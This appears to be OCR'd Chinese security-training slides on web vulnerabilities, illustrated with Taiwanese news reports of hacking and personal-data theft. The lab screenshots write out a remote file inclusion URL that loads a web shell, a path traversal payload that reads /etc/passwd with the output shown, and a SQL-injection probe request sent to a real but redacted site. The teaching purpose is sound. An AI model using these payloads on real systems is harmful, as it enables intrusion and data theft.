
您現在所在的網頁位置 >>新聞快訊

最後更新日期: 2007/2/9

新聞快訊

發稿時間	2008/8/26 下午 05:44:18
標題	破獲兩岸駭客、詐欺集團聯手成立工作室入侵中華郵政網路銀行將客戶存款盜轉走數百萬元併入侵健保局、教育部及多家電信公司資料庫竊取個人資料整合建立全台超過五千萬筆個資資料庫網站案
查獲時間	民國97年08月26日上午00時00分
查獲地點	臺北縣三重市、汐止市、淡水鎮、台北市等地區
查獲嫌犯	陳○著（男、32歲） 徐○玲（女、23歲） 余○群（男、37歲） 游○鴻（男、32歲） 王○志（男、30歲） 詹○程（男、32歲）
查獲贓證物	電腦主機及周邊設備、伺服器（含超過五千萬筆個資）、無碼

Malicious File Execution



測試公告系統 - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
網址(D)
Run
完成
近端內部網路

http://islab/ann/index.php?usenuke=1&nuke_dir=http://islab/ws.txt%00

```
ls -al
```

```
total 200
drwxr-xr-x 8 apache apache 4096 Oct 28 15:22 .
drwxrwxrwx 32 root root 4096 Nov 1 17:55 ..
-rw-r--r-- 1 apache apache 6850 Oct 28 09:24 CHANGES.TXT
-rw-r--r-- 1 apache apache 1448 Oct 28 09:24 INSTALL.TXT
-rw-r--r-- 1 apache apache 13200 Oct 28 09:24 README.TXT
-rw-r--r-- 1 apache apache 2843 Oct 28 09:24 UPGRADE.TXT
-rw-r--r-- 1 apache apache 19895 Oct 28 09:24 add.php
-rw-r--r-- 1 apache apache 23117 Oct 28 09:24 admin.php
-rw-r--r-- 1 apache apache 1299 Oct 28 09:24 auth_by_ezf123.php
drwxr-xr-x 2 apache apache 4096 Oct 28 15:17 conf
-rw-r--r-- 1 apache apache 100 Oct 28 09:24 del.php
-rw-r--r-- 1 apache apache 594 Oct 28 09:24 download.php
-rw-r--r-- 1 apache apache 6170 Oct 28 09:24 enter.php
-rw-r--r-- 1 apache apache 101 Oct 28 09:24 exit.php
-rw-r--r-- 1 apache apache 5105 Oct 28 09:24 ezindex.php
drwxrwxrwt 4 apache apache 4096 Oct 28 15:09 files
-rw-r--r-- 1 apache apache 558 Oct 28 09:24 id-do.sh
```

Insecure Direct Object Reference


QwikiWiki - ../../../../../../etc/passwd - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
網址(D)
完成
近端內部網路


http://islab/qwikiwiki/index.php?page=../../../../../../etc/passwd%00

Key Pages: Home | QwikiWiki | QwikiSyntax | Recent Changes
Recently Viewed: config.php > ../ config.php > ../ config.php > ../ config.php > ../../../../../../etc/passwd

QwikiWiki ../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
```

Cross-Site Scripting



http://www.libertytimes.com.tw/2006/new/nov/21/today-life4.htm

2006年11月21日星期二

無名小站遇「駭」 個資流入中國

大三生與高三生 兩人聯手入侵

〔記者黃敦硯、袁世忠／台北報導〕台灣最大部落格網站「無名小站」發生會員資料外洩事件！刑事警察局偵九隊三組查獲由東海大學大三陳姓學生與洪姓高三生組成的駭客集團，以「ＸＳＳ漏洞」方式入侵無名小站。


中國駭客竟仿效 連結下載個資


警方已將兩人先以妨害電腦使用罪嫌送辦。不過，他們的手法似已引發中國駭客仿效，將取得的個人資料貼在中國的網站上，甚至還提供一個檔案連結，讓網友可以下載他所抓得的部分無名小站用戶資料。

「無名小站」存有近兩百萬會員個人檔案的資料庫，因此成為駭客練功的最愛之一。警方發現陳某涉嫌以「ＸＳＳ漏洞」方式入侵無名小站，同時還在台灣駭客年會發表專題時，發表自己入侵無名小站的方法與駭客分享。

鑽ＸＳＳ漏洞 侵30餘學校企業

- 強制後座繫安全帶 英美港嚴罰
- 美防酒駕 車上裝酒精偵測器
- 歐洲七城 無號誌…更安
- 無名小站遇「駭」 個資流入中國
- 舊香蘭遺址 首見黃金加工業
- 帕金森腦晶片 慈濟籲納健保
- 感冒藥不給付？健保局駁斥
- 腼優錠假藥風波 侯勝茂：錯在華濟 民眾可索賠
- 室內禁菸 朝野意見撲朔迷離
- 46天無補給台灣第一人 中央山脈大縱走 黃魏慶獨行
- 網路秀菸盒 罰！





Address: https://[redacted].hk:443/OrdQryHis.aspx

```
POST /OrdQryHis.aspx HTTP/1.1
Referer: [redacted].hk:443/OrdQryHis.aspx
Content-Length: 63
Content-Type: application/x-www-form-urlencoded
Host: [redacted].com.hk
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Pragma: no-cache
Cookie: CustomCookie=WebInspect; ASP.NET_SessionId=uzwiqpbnsggwwt550qgmace0

hidSeqNo=&hidPrice=&hidQty=&Account=&sYY='&sMM='&sDD='&order1=1
```

Argument 'Date1' cannot be converted to type 'Date'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

